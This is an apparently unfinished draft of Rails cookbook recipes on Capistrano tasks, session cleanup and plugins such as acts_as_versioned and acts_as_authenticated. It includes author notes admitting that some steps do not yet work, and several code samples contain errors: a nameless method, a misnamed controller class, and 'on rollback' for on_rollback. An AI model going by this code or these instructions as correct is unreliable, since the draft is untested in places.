


Figure 13.3. The default server maintenance page provided by Capistrano.

ped and then started with a shell script that specifies the maintenance configuration (e.g. *lighttpd-maint.conf*). When the application is brought back online, with `cap enable_web`, Lighttpd is again stopped and restarted using the normal *lighttpd.conf* configuration file.

This kind of functionality is easily added to default tasks with "extension" tasks, such as

```
desc "Restart lighttpd with the lighttpd-maint.conf file"
task :after_disable_web, :roles => :web do
 run "/etc/lighttpd/stop-lighttpd.sh"
 run "/etc/lighttpd/start-lighttpd-maint.sh"
end

desc "Restart lighttpd with the lighttpd.conf file"
task :before_enable_web, :roles => :web do
 run "/etc/lighttpd/stop-lighttpd.sh"
 run "/etc/lighttpd/start-lighttpd.sh"
end
```

where *start-lighttpd-maint.sh* contains a command to start Lighttpd with the configuration file to be used, specified using the *-f* option.

*start-lighttpd-maint.sh:*

```
#!/bin/sh

/usr/local/sbin/lighttpd -f /etc/lighttpd/lighttpd-maint.conf
```

Here, `after_disable_web` is run after the `disable_web` task and `before_enable_web` is run before `enable_web`. Before every Capistrano task is executed, any tasks that exist with the same task name, preceded by "before\_ ", are executed first. Similarly, tasks with names ending with "\_after" are executed after the tasks that they correspond to.

## See Also

- See Apache's `mod_rewrite` documentation: [http://httpd.apache.org/docs/2.0/mod/mod\\_rewrite.html](http://httpd.apache.org/docs/2.0/mod/mod_rewrite.html)

<xi:include></xi:include>

## 13.14 Writing Custom Capistrano Tasks

### Problem

You're using Capistrano to deploy your Rails application, but you find there's work to be done on your servers that is not covered by the default Capistrano tasks. You want a clean way to extend Capistrano to meet the specific needs of your deployment environment.

### Solution

Create your own Capistrano tasks, or possibly a libraries of tasks for reuse across applications.

Think of a Capistrano task as Ruby wrapper around a series of shell commands. That description gives you a good idea of the possibilities available to your custom tasks. In fact, that's exactly what Capistrano's `run` helper does; it lets you specify shell commands that run on your remote servers.

The following task is called "clean\_sessions"; it simply executes a shell command to remove sessions that are older than two days.

```
desc "Removes old session files from /tmp"
task :clean_sessions, :role => :app do
 run "find /tmp/ruby_sess.* -ctime +2 -print | xargs rm -rf"
end
```

The string passed to `desc`, preceding the task definition, serves as the task description when you display all defined Capistrano tasks. Immediately following that, the `task` method takes two arguments and a block. The first argument is the name of the task, in symbol form. The next argument is a list of the server roles to which the task applies.

In this case, `clean_sessions` should only be run on the application servers. If this task should run on application and database servers, the `:role` option would be:

```
:role => [:db, :app]
```

Finally, `task` is passed a block of code containing Capistrano helper methods such as `run`, and even Ruby code.

Once you've defined a set of tasks, the next step is to make sure that they get loaded by your deployment recipe (e.g. `/config/deploy.rb`). The best way to do this is to create a file called `cap_recipes.rb` within your application's `lib` directory that defines your custom tasks. Then include that file into `deploy.rb` with a `require` statement:

```
require 'lib/cap_recipes'

set :application, "cookbook"
set :repository, "https://svn.tupleshop.com/#{application}"

role :web, "tupleshop.com"
role :app, "tupleshop.com"

set :user, "rob"
set :deploy_to, "/var/www/#{application}"
```

You could even reference Capistrano recipes on your filesystem that are common to several Rails applications. You can confirm that your tasks are being loaded and are available to the `cap` command by displaying all defined tasks;

```
cap show_tasks
```

This prints the name and description of all of the task definitions found by your deployment script.

To make sure that your tasks only run with the context of Capistrano, define all of your tasks within a block and pass that block to:

```
Capistrano.configuration(:must_exist).load { ... }
```

This statement requires that this file is included from within a Capistrano recipe. If it isn't, an exception is raised. The following file, `cap_recipes.rb`, defines two tasks within this protective construct:

`lib/cap_recipes.rb`:

```
Capistrano.configuration(:must_exist).load do

 desc "Removes old session files from /tmp"
 task :clean_sessions, :role => :app do
 run "find /tmp/ruby_sess.* -ctime +2 -print | xargs rm -rf"
 end

 desc <<-DESC
 Copy mongrel_cluster.yml to /etc/mongrel_cluster/,
 named after your application (e.g.cookbook.yml).
 DESC
```

```

task :link_mongrel_config, :role => :app do
 sudo "mkdir -p /etc/mongrel_cluster"
 sudo <<-CMD
 ln -nfs /var/www/cookbook/current/config/mongrel_cluster.yml \
 /etc/mongrel_cluster/#{application}.conf
 CMD
end

end

```

The second task in this file, `link_mongrel_config`, demonstrates another Capistrano helper method, `sudo`. This does much the same thing as `run`, but runs the commands on the remote servers as the superuser (root). `sudo` assumes that the user under which Capistrano is running is set up with root privileges in the remote systems `sudo` configuration file (e.g. `/etc/sudoers`).

## Discussion

Capistrano provides several helper methods for doing work on your servers. Your tasks can contain Ruby code as well, but the helpers make doing remote work on your servers simple. The complete list of Capistrano helpers is:

### `run`

Executes a POSIX shell command on all servers whose role is specified by the current task. The output of commands such as `rails -v` is printed to the terminal where the `cap` task was run.

If you want to interact with the output of a command, you can pass `run` a code block. If `run` is passed a block, the code in that block is invoked for all output generated by the command. The block should accept three parameters: the SSH channel (which may be used to send data back to the remote process), the stream identifier (`:err` for `stderr`, and `:out` for `stdout`), and the data that was received.

As an example of interacting with command output, the following task watches all new content in the `production.log` on the application (`:app`) server:

```

desc "Watch the production log on the application server."
task :watch_logs, :role => [:app] do
 log_file = "#{shared_path}/log/production.log"
 run "tail -f #{log_file}" do |channel, stream, data|
 puts data if stream == :out
 if stream == :err
 puts "[Error: #{channel[:host]}] #{data}"
 break
 end
 end
end

```

*sudo*

Used like `run`, but uses `sudo` to execute commands on the remote server. The user who is running Capistrano must have `sudo` access.

*put*

Store the given data at the given location on all servers targetted by the current task. If `:mode` is specified, it is used to set the mode on the file.

*delete*

Deletes the given file from all servers targetted by the current task. If `:recursive => true` is specified, `delete` removes directories.

*render*

Renders an ERb template and returns the result. This is useful for building documents to store on the remote servers. `render("something", :foo => "hello")` looks for `something.rhtml` in the current directory, or in the `capistrano/recipes/templates` directory, and renders it with `:foo` defined as a local variable with the value `"hello"`. `render(:file => "something", :foo => "hello")` does the same thing. `render (:template => "<%= foo %> world", :foo => "hello")` treats the given string as an ERb template and renders it with the given hash of local variables.

*transaction*

Invokes a set of tasks in a transaction. If any task fails (raises an exception), all tasks executed within the transaction are inspected to see if they have an associated `on_rollback` hook, and if so, that hook is called.

*on\_rollback(&block)*

Specifies an `on_rollback` hook for the currently executing task. If this or any subsequent task fails, and a transaction is active, this hook will be executed.

Capistrano's default `deploy` task demonstrates how to use the `transaction` helper. The task wraps two other tasks, `update_code` and `symlink`, in a transaction block before calling the `restart` task.

```
desc <<-DESC
A macro-task that updates the code, fixes the symlink, and restarts the
application servers.
DESC
task :deploy do
 transaction do
 update_code
 symlink
 end

 restart
end
```

If `update_code` or `symlink` throw exceptions, then the `on_rollback` hook that both of these tasks define is executed on all servers that run the `deploy` task. `update_code` defines the following `on_rollback` hook, which recursively deletes the release path:

```

desc <<-DESC
Update all servers with the latest release of the source code. All this does
is do a checkout (as defined by the selected scm module).
DESC
task :update_code, :roles => [:app, :db, :web] do
 on rollback { delete release_path, :recursive => true }

 source.checkout(self)

 run <<-CMD
 rm -rf #{release_path}/log #{release_path}/public/system &&
 ln -nfs #{shared_path}/log #{release_path}/log &&
 ln -nfs #{shared_path}/system #{release_path}/public/system
 CMD
end

```

`symlink` also defines an `on_rollback` hook that recreates a symbolic link that points to the previous release on the server:

```

desc <<-DESC
Update the 'current' symlink to point to the latest version of
the application's code.
DESC
task :symlink, :roles => [:app, :db, :web] do
 on rollback { run "ln -nfs #{previous_release} #{current_path}" }
 run "ln -nfs #{current_release} #{current_path}"
end

```

## See Also

- 

<xi:include></xi:include>

## 13.15 Cleaning up Residual Session Records

### Problem

You want to clean up stale session records periodically.

### Solution

Whether you've specified PStore or Active Record (i.e., file system or database) to store your application's session records, you need to clean up old sessions to avoid performance problems or running out of storage space.

For PStore session storage, the following `find` command removes all session files from `/tmp` that are older than 2 days:

```
$ find /tmp/ruby_sess.* -ctime +2 -print | xargs rm -rf
```

To run this command regularly, include it in a shell script, such as:

`/home/rob/bin/clean-rails-sessions.sh`:

```
#!/bin/sh

find /tmp/ruby_sess.* -ctime +2 -print | xargs rm -rf
```

and have your system's `cron` facility run the script periodically. To have `cron` run the script run every 10 minutes, type `crontab -e` and add the following entry to your `cron` table:

```
minute hour dom mon dow command
*/10 * * * * /home/rob/bin/clean-rails-sessions.sh
```

If you're storing sessions in your database via Active Record, you can create a small helper class and then call a method it defines to delete session records older than a specified amount of time. For example, add the following code to the bottom of your `environment.rb` file:

`config/environment.rb`:

```
...

class SessionCleanup
 def self.nuke_old_db_sessions
 CGI::Session::ActiveRecordStore::Session.destroy_all(
 ['updated_at < ?', 20.minutes.ago]
)
 end
end
```

Then call the `nuke_old_db_sessions` method using your application's `script/runner` utility. Clean up your old session entries with a `cron` entry like this:

```
minute hour dom mon dow command
*/10 * * * * ruby /var/www/cookbook/script/runner \
 script/runner -e production SessionCleanup.nuke_old_db_sessions
```

## Discussion

Any Rails application that maintains state using sessions will accumulate stale session records over time. At some point, the stale sessions will become a problem by affecting performance or by filling up the available storage space.

You can set the session timeout for your application by adding the following line to `environment.rb`:

`config/environment.rb`:

```
ActionController::Base.session_options[:session_expires] = \
 20.minutes.from_now
```

This setting tries to ensure that sessions time-out after 20 minutes but won't remove session records. Forcefully expiring user sessions by removing the stored session records kills two birds with one stone and helps prevent against malicious users who may have hijacked a user session.

## See Also

- `<xi:include></xi:include>`

# Extending Rails with Plugins

## 14.1 Introduction

Eventually, you'll want to extend Rails by installing third-party software to accomplish tasks that the Rails framework is not designed to handle. There are several ways to do this. The most common facilities for extending Rails are RubyGems and Rails plugins.

The RubyGems package management system is not Rails-specific, but rather a standardized system for managing and distributing Ruby packages, or gems. Many gems are designed specifically for use with Rails. To use a gem in a Rails application, you have to add an `include` or `require` directive somewhere in the application. Typically, gems are included with require statements in `environment.rb` or `application.rb`, such as

```
require 'localization'
```

As of Rails 0.14, the Rails framework has had its own software distribution facility, known as "plugins."

A plugin consists of a series of files and directories that each perform a role in the administration or usage of the plugin. Perhaps the most important file of the plugin architecture is `init.rb`, which is read when your Rails application starts up. This file is often used to include other code required by the plugin. Most plugins also have a `lib` directory, which is automatically added to the application's `$LOAD_PATH`.

Installing a plugin is as simple as placing it in the `vendor/plugins` directory and restarting your application. When a Rails application is first loaded, a file named `init.rb` is run for each plugin in the plugins directory.

Creating a plugin requires knowledge of the inner workings of the Rails framework and how Ruby allows classes to be redefined at runtime. A generator helps with the initialization of the files required to build a basic plugin. For example, the generator for a plugin called "acts\_as\_dictionary" lays the following files and directories:

```
$./script/generate plugin acts_as_dictionary
create vendor/plugins/acts_as_dictionary/lib
create vendor/plugins/acts_as_dictionary/tasks
create vendor/plugins/acts_as_dictionary/test
```

```
create vendor/plugins/acts_as_dictionary/README
create vendor/plugins/acts_as_dictionary/Rakefile
create vendor/plugins/acts_as_dictionary/init.rb
create vendor/plugins/acts_as_dictionary/install.rb
create vendor/plugins/acts_as_dictionary/lib/acts_as_dictionary.rb
create vendor/plugins/acts_as_dictionary/tasks/acts_as_dictionary_tasks.rake
create vendor/plugins/acts_as_dictionary/test/acts_as_dictionary_test.rb
```

Another mechanism for extending Rails are "Engines." Rails Engines are best described as vertical slices of a Rails framework that are mixed into an existing application. Rails engines have really fallen out of favor but are still used occasionally and are distributed in the form of plugins.

## 14.2 Finding Third Party Plugins

### Problem

You need some feature that isn't supported in the latest version of Rails. You want to see whether there's a third party plugins you can use to extend your application.

### Solution

Use the built-in `plugin` script to query a list of publicly accessible subversion repositories for available plugins.

First, use the `discover` command makes sure your list of plugin repositories contains all those listed on the Rails wiki plugins page. If new repositories are discovered, you'll be asked whether or not to add these repositories to your local list.

```
rob@mac:~/fooApp$ ruby script/plugin discover
Add http://svn.techno-weenie.net/projects/plugins/? [Y/n] y
Add http://www.delynnberry.com/svn/code/rails/plugins/? [Y/n] y
...
```

To return a complete list of available plugins from the plugin sources you have configured, use the `list` command of the `plugin` script.

```
rob@mac:~/fooApp$ ruby script/plugin list --remote
account_location http://dev.ruby ... plugins/account_location/
acts_as_taggable http://dev.ruby ... plugins/acts_as_taggable/
browser_filters http://dev.ruby ... plugins/browser_filters/
...
```

### Discussion

The current system for distributing plugins is for authors to post links to their plugin's subversion repository on the Rails wiki (<http://wiki.rubyonrails.org/rails/pages/Plugins>). The `discover` command uses Ruby's `open-uri.rb` library to retrieve and parse that page for URLs that look like subversion repositories (beginning with "svn://", "http://", or "https://", and containing the string "/plugins/"). If there are any repository sources

that don't exist in `~/.rails-plugin-sources` in your home directory, you have the option of adding them when prompted by the script.

Once you have at least one plugin repository configured, you may query it for available plugins with the `list` command. The `list` command defaults to searching remote repositories but to be explicit, pass it the `remote` option. To return a list of currently installed plugins locally, pass the `local` option to the `list` command.

```
rob@mac:~/fooApp$ ruby script/plugin list --local
```

Here's a summary of the commands that you can use with the plugin script to manage your plugin repository list and query local and remotely available plugins.

*discover*

Discover plugin repositories listed on the Rails wiki plugin page.

*list*

List available plugins based in your configured sources.

*source*

Add a plugin source repository manually.

*unsouce*

Remove a plugin repository from `~/.rails-plugin-sources`

*sources*

List all currently configured plugin repositories.

Currently, running `ruby script/plugin list --remote` finds a little over 100 plugins after scraping the plugins wiki page. There are a number of plugins on the page that are missed by the script because of the lack of `"/plugins/"` in their subversion URL. The plugins page is also supposed to have a short description for every plugin that should give you a good idea of the problem that each is trying to solve, but many of the posted plugins require a bit of creative Net research to find out exactly what they do and how they work. Look for a more refined plugin distribution system in the future. Ultimately it's best to examine the code of plugins you're investigating before including them in your project or running generators they may provide.

## See Also

- 

<xi:include></xi:include>

## 14.3 Installing Plugins

### Problem

You want to install a plugin; adding functionality to your application. You also want to know how to remove plugins that you've installed.

## Solution

Install a plugin by passing the name of the plugin to the `install` command of the `plugin` script. The following installs the sparklines plugin locally.

```
rob@mac:~/webapp$ ruby script/plugin install sparklines
+ ./sparklines/MIT-LICENSE
+ ./sparklines/README
+ ./sparklines/Rakefile
+ ./sparklines/generators/sparklines/sparklines_generator.rb
+ ./sparklines/generators/sparklines/templates/controller.rb
+ ./sparklines/generators/sparklines/templates/functional_test.rb
+ ./sparklines/init.rb
+ ./sparklines/lib/sparklines.rb
+ ./sparklines/lib/sparklines_helper.rb
```

Plugins are installed as directories in `vender/plugins`.

```
rob@mac:~/webapp$ ls vendor/plugins/sparklines/
MIT-LICENSE README Rakefile generators/ init.rb lib/
```

Uninstall a plugin with the `remove` command of the `plugin` script; passing it one or more plugin names.

```
rob@mac:~/webapp$ ruby script/plugin remove sparklines
```

## Discussion

This is the idea anyway... I'd like to actually get it to work. --RJO

The `plugin` script inspects your environment and looks for evidence of your `vender/plugins` directory being under Subversion. If it is, then the `install` command sets a `svn:externals` property on the directory of each plugin you install, allowing you to use normal subversion commands to keep the plugin(s) up to date.

If your `vender/plugins` isn't under Subversion control, then plugins are simply installed using the `svn co` command.

The `--help` option of `install` lists the following options which allow you to explicitly specify install methods, specific plugin revision numbers, and forced reinstallations of plugins.

`-x, --externals`

Use svn:externals to grab the plugin. Enables plugin updates and plugin versioning.

`-o, --checkout`

Use svn checkout to grab the plugin. Enables updating but does not add a svn:externals entry.

`-q, --quiet`

Suppresses the output from installation. Ignored if `-v` is passed (`./script/plugin -v install ...`)

`-r, --revision REVISION`

Checks out the given revision from subversion. Ignored if subversion is not used.

*-f, --force*

Reinstalls a plugin if it's already installed.

## See Also

- 

<xi:include></xi:include>

## 14.4 Manipulate Record Versions with `acts_as_versioned`

### Problem

You want to let users view or revert versioned changes made to the rows in your database.

### Solution

Use the `acts_as_versioned` plugin to track changes made to rows in a table, and to set up a view that allows access to the a revision history.

Start by installing the plugin within your application.

```
rob@cypress:~/demo$./script/plugin install acts_as_versioned
```

Set up a database to store "statements" and to track changes made each statement. For versioning to work, the table being tracked needs to have a `version` column of type `:int`.

`db/migrate/001_create_statements.rb:`

```
class CreateStatements < ActiveRecord::Migration
 def self.up
 create_table 'statements' do |t|
 t.column 'title', :string
 t.column 'body', :text
 t.column 'version', :int
 end
 end

 def self.down
 drop_table 'statements'
 end
end
```

Then create a second table named `statement_versions`. The name of this table is based on the singular form of the name of the table being versioned, followed by the string `_versions`. This table accumulates all versions of the columns you want to track. Specify those columns by adding columns to the `statement_versions` table, each having the same name and data type as the columns in the table you're tracking. The

`statement_versions` table needs to have a `version` column of type `:int` as well. Finally, add a column referencing the versioned table's `id` field, e.g. `statement_id`.

*db/migrate/002\_add\_versions.rb:*

```
class AddVersions < ActiveRecord::Migration
 def self.up
 create_table 'statement_versions' do |t|
 t.column 'statement_id', :int
 t.column 'title', :string
 t.column 'body', :text
 t.column 'version', :int
 end
 end

 def self.down
 drop_table 'statement_versions'
 end
end
```

Finally, set up the `Statement` model to be versioned by calling `acts_as_versioned` in its class definition.

*app/models/statement.rb:*

```
class Statement < ActiveRecord::Base
 acts_as_versioned
end
```

Now, changes made to `Statement` objects automatically update the object's version number and save current and previous versions in the `statement_versions` table. Being versioned, `Statement` objects gain a number of methods that allow for inspection and manipulation of versions. To allow users to revert versions, you can modify your `Statements` controller, adding a `revert_version` action.

```
def revert_version
 @statement = Statement.find(params[:id])
 @statement.revert_to!(params[:version])
 redirect_to :action => 'edit', :id => @statement
end
```

Modify the `Statement` `edit` view, adding linked version numbers that revert changes by calling the `revert_version` action.

*app/views/edit.rhtml:*

```
<h1>Editing statement</h1>

<%= start_form_tag :action => 'update', :id => @statement %>
<%= render :partial => 'form' %>

<p><label for="statement_version">Version</label>:
<% if @statement.version > 0 %>
<% (1..@statement.versions.length).each do |v| %>

 <% if @statement.version == v %>
```

```

<%= v %>
<% else %>
 <%= link_to v, :action => 'revert_version', :id => @statement, \
 :version => v %>
<% end %>

<% end %>
<% end %>
</p>

<%= submit_tag 'Edit' %>
<%= end_form_tag %>

<%= link_to 'Show', :action => 'show', :id => @statement %> |
<%= link_to 'Back', :action => 'list' %>

```

## Discussion

You can use the Rails console to test a basic update and reversion session on a Statement object.

```

>> statement = Statement.create(:title => 'Invasion', :body => 'because of WMDs')
=> #<Statement:0x22f0c94 @attributes={"body"=>"because of WMDs",
 "title"=>"Invasion", "id"=>6, "version"=>1}, @new_record=false,
 @changed_attributes=[], @new_record_before_save=true,
 @errors=#<ActiveRecord::Errors:0x22ef1b4 @base=#<Statement:0x22f0c94 ...>,
 @errors={}
>> statement.version
=> 1
>> statement.body = 'opp! no WMDs'
=> "opp! no WMDs"
>> statement.save
=> true
>> statement.version
=> 2
>> statement.revert_to!(statement.version-1)
=> true
>> statement.body
=> "because of WMDs"
>> statement.version
=> 1

```

Figure 14.1 shows the statement edit page including a list of all version numbers displayed as links to the revert action. Submitting the form using the "edit" button will add a new version number.

You can alter the default behaviour by passing an option hash to the `acts_as_versioned` method. For example `:class_name` and `:table_name` can set if the default naming convention isn't suitable for your project. Another useful option is `:limit`, which specifies a fixed number of revisions to keep around.




Figure 14.1. An edit form that displays links to previous versions.

## See Also

Read the `acts_as_versioned` rdoc at <http://ar-versioned.rubyforge.org/> for more information on methods and options.

No. Burn your own rdoc (`rake doc:plugins`), and read that. --RJO

- 

<xi:include></xi:include>

## 14.5 Building Authentication with `acts_as_authenticated`

### Problem

You want to have portions of your application restricted to authorized users. You've looked into complete authentication systems, such as the Salted Login Generator, but have found that it won't meet your needs. You just want a foundation for an authentication system that allows you to implicit the specifics of how it ties into your application.

### Solution

Use the `acts_as_authenticated` plugin and then build on the model and methods it provides to complete your authentication system. Start by installing the plugin into your application.

```
rob@cypress:~/reports$ ruby script/plugin install acts_as_authenticated
```

Your application has a reporting section to which you want to restrict access. The `reports` table is set up with the following schema.

*db/schema.rb:*

```
ActiveRecord::Schema.define() do
 create_table "reports", :force => true do |t|
 t.column "title", :string
 t.column "summary", :text
 t.column "details", :text
 end
end
```

To initialize a basic authentication system, run the `authenticated` generator provided by the plugin, passing it a model name and a controller name. The following command sets up a `User` model and an `Account` controller.

```
rob@cypress:~/reports$ ruby script/generate authenticated user account
exists app/models/
exists app/controllers/
exists app/helpers/
create app/views/account
exists test/functional/
exists test/unit/
create app/models/user.rb
create app/controllers/account_controller.rb
create lib/authenticated_system.rb
create lib/authenticated_test_helper.rb
create test/functional/account_controller_test.rb
create app/helpers/account_helper.rb
create test/unit/user_test.rb
create test/fixtures/users.yml
```

```
create app/views/account/index.rhtml
create app/views/account/login.rhtml
create app/views/account/signup.rhtml
```

Next, use the `authenticated_migration` generator to create a migration for the authenticated user model.

```
rob@cypress:~/reports$ ruby script/generate authenticated_migration
db/migrate/001_add_authenticated_table.rb:

class AddAuthenticatedTable < ActiveRecord::Migration
 def self.up
 create_table "users", :force => true do |t|
 t.column :login, :string, :limit => 40
 t.column :email, :string, :limit => 100
 t.column :encrypted_password, :string, :limit => 40
 t.column :salt, :string, :limit => 40
 t.column :created_at, :datetime
 t.column :updated_at, :datetime
 end
 end

 def self.down
 drop_table "users"
 end
end
```

Apply the migration to your database with `rake`.

```
rob@cypress:~/current$ rake db:migrate
```

At the top of `account_controller.rb` you'll see a line with "include AuthenticationSystem". Move this line to your Application controller.

*app/controllers/account\_controller.rb:*

```
class ApplicationController < ActionController::Base
 include AuthenticationSystem
end
```

To apply basic authentication to actions of a controller, add a before filter on the controller class definition, passing it `:login_required`.

*app/controllers/report\_controller.rb:*

```
class ReportController < ApplicationController

 before_filter :login_required

 def index
 end
end
```

You can modify your layout to provide users the option to log out. The logout link is visible only to logged in users. This file is also a good place to display flash notices generated by the authentication actions.

*app/views/layouts/application.rhtml:*

```
<html>
 <head>
 <title>Rails Demo</title>
 </head>
 <body>
 <% if logged_in? %>
 <%= link_to 'logout', :controller => 'account', :action => 'logout' %>
 <% end %>
 <p style="color: green;"><%= flash[:notice] %></p>
 <%= @content_for_layout %>
 </body>
</html>
```

To add descriptive messages to failure events, such as invalid login attempts or signup validation errors, add the following `flash` assignments to the Account controller.

*app/controllers/account\_controller.rb:*

```
class ApplicationController < ActionController

 def index
 redirect_to(:action => 'signup') unless logged_in? or User.count > 0
 end

 def login
 return unless request.post?
 self.current_user = User.authenticate(params[:login], params[:password])
 if current_user
 redirect_back_or_default(:controller => '/report', :action => 'index')
 flash[:notice] = "Logged in successfully"
 else
 flash[:notice] = "Invalid Login/Password!"
 end
 end

 def signup
 @user = User.new(params[:user])
 return unless request.post?
 if @user.save
 redirect_back_or_default(:controller => '/report', :action => 'index')
 flash[:notice] = "Thanks for signing up!"
 else
 flash[:notice] = @user.errors.full_messages.join("
")
 end
 end

 def logout
 self.current_user = nil
 flash[:notice] = "You have been logged out."
 redirect_back_or_default(:controller => '/account', :action => 'login')
 end
end
```

## Discussion

When you restart your application, attempts to view the reports page will be redirected to the default login form created by the `authenticated` generator. The generator also creates a basic signup form that the login page links to. The following method keeps track of the initial URL; it is used for redirection once users authenticate.

```
def (default)
 session[:return_to] ? redirect_to_url(session[:return_to]) \
 : redirect_to(default)
 session[:return_to] = nil
end
```

Figure 14.2 shows the default sign up and login form provided by the plugin.

The implementation details provided by `acts_as_authenticated` are deliberately minimalist, for the same reasons that Rails does not provide an authentication system: there are many different ways to do authentication, and the authentication method you choose has serious implications on the design of the rest of your application. Authentication is not an area in which being prescriptive is very helpful.

add more about the user activation and mailer stuff here, or just mention it? Not a bad idea to add it...maybe another recipe.

## See Also

- <http://technoweenie.stikipad.com/plugins/show/Acts+as+Authenticated>
- <xi:include></xi:include>

## 14.6 Simplify Folksonomy with the `acts_as_taggable` plugin

### Problem

You want to make it easier to assign tags to your content and then to search for records by their tags. You may also have more than one model in your application that you want to associate with tags.

interesting: [http://rails.co.za/articles/2006/06/04/acts\\_as\\_taggable-plugin-docs](http://rails.co.za/articles/2006/06/04/acts_as_taggable-plugin-docs)

### Solution

Install and modify the `acts_as_taggable` plugin, especially if you have more than one model that needs tagging. The plugin ships with a broken instance method definition, but it can easily be modified to work as advertised. Start by downloading and installing the plugin into your application.

```
rob@cypress:~/webapp$ ruby script/plugin install acts_as_taggable
```

